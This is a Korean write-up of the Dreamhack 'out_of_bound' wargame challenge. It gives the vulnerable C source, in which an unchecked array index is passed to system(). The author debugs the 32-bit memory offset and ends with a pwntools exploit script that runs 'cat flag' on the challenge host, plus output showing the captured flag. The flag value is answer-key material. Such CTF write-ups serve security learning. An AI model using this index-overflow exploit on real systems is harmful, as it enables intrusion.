
out_of_bound

out_of_bound

Description 이 문제는 서버에서 작동하고 있는 서비스(outofbound)의 바이너리와 소스 코드가 주어집니다. 프로그램의 취약점을 찾고 익스플로잇해 셸을 획득하세요. "flag" 파일을 읽어 워게임 사이트에 인

https://dreamhack.io/wargame/challenges/11/




실행을 하면 위와같이 뜬다.


```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

char name[16];

char *command[10] = { "cat",
    "ls",
    "id",
    "ps",
    "file ./oob" };
void alarm_handler()
{
    puts("TIME OUT");
    exit(-1);
}

void initialize()
{
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler); //알람 시그널의 핸들러 설치
    alarm(30); //30초후 알람이 울리도록 -> 30초 후 alarm_handler가 작동한다.
}

int main()
{
    int idx;
```

```
    initialize();

    printf("Admin name: ");
    read(0, name, sizeof(name));
    printf("What do you want?: ");

    scanf("%d", &idx);

    system(command[idx]);

    return 0;
}
```

제공된 코드는 다음과 같다.




30초간 아무것도 하지 않았더니 알람에 의해 alarm_handler가 작동하며 Time out이 뜬다.



what do you want? 이후 scanf로 사용자 입력을 받고 이후 command에서 해당 입력에 해당하는 인덱스와 상응하는 명령어를 실행한다. (위의 경우 ls)


다른 명령어들은 다 평범한데 **file ./oob**가 눈에 띈다.

근데 위에서 ls로 값을 확인해봤지만 해당 디렉토리 내에 oob라는 파일은 없는데?? flag를 실행시켜준다면 매우 좋겠지만...




아무튼 그래서인지 **file ./oob**를 실행시켜봐도 아무것도 뜨지 않는다.

out of boundary이기 때문에 command의 boundary 외부 값을 입력해서 name에 입력한 내용을 명령어로 사용해야 할 거 같다.




name과 command는 0x4c 차이가 난다 (76byte?)

command는 포인터 배열이므로 하나당 8byte를 차지한다. 따라서 name의 위치는 command[9]+4바이트 위치에 있다?




아니다.. 보니까 파일이 32bit이다. 그러니까 포인터는 4바이트를 차지하고 따라서 name의 위치는 command[19]에 존재한다.



근데 이렇게 해도 안된다ㅠㅠ


system이 실행하기 전에 브레이크를 걸어서 확인해봤다.



eax에 'cat '이 들어간 것을 확인할 수 있다.

찾아보니.. system은 공유 라이브러리 함수이기 때문에 처음 4바이트는 해당 변수의 주소, 그리고 다음 4바이트에 인자를 넣어야 한다고 한다... 사실 잘 모르겠다 감이 안잡힌다😥

```
from pwn import *

r = remote("host1.dreamhack.games", 10648)
name = p32(0x0804a0ac+4)
command = p32(0x0804a060)
p = r.recvuntil("name:")
print(p)
r.sendline(name + b"cat flag")

p = r.recvuntil("want?:")
print(p)
r.sendline('19')
print(r.recv())

r.interactive()
```


root@2db5ca5df020:dreamhack out_of_bound# python3 ₩[dreamhack₩]₩ out₩ of₩ bound.py
[+] Opening connection to host1.dreamhack.games on port 10648: Done
[dreamhack] out of bound.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
See https://docs.pwntools.com/#bytes
p = r.recvuntil("name:")
b'Admin name:'
[dreamhack] out of bound.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees
. See https://docs.pwntools.com/#bytes
p = r.recvuntil("want?:")
b' What do you want?:'
[dreamhack] out of bound.py:12: BytesWarning: Text is not bytes; assuming ASCII, no guarantees
. See https://docs.pwntools.com/#bytes
r.sendline('19')
b''
[*] Switching to interactive mode
DH{2524e20ddeee45f11c8eb91804d57296}[*] Got EOF while reading in interactive
$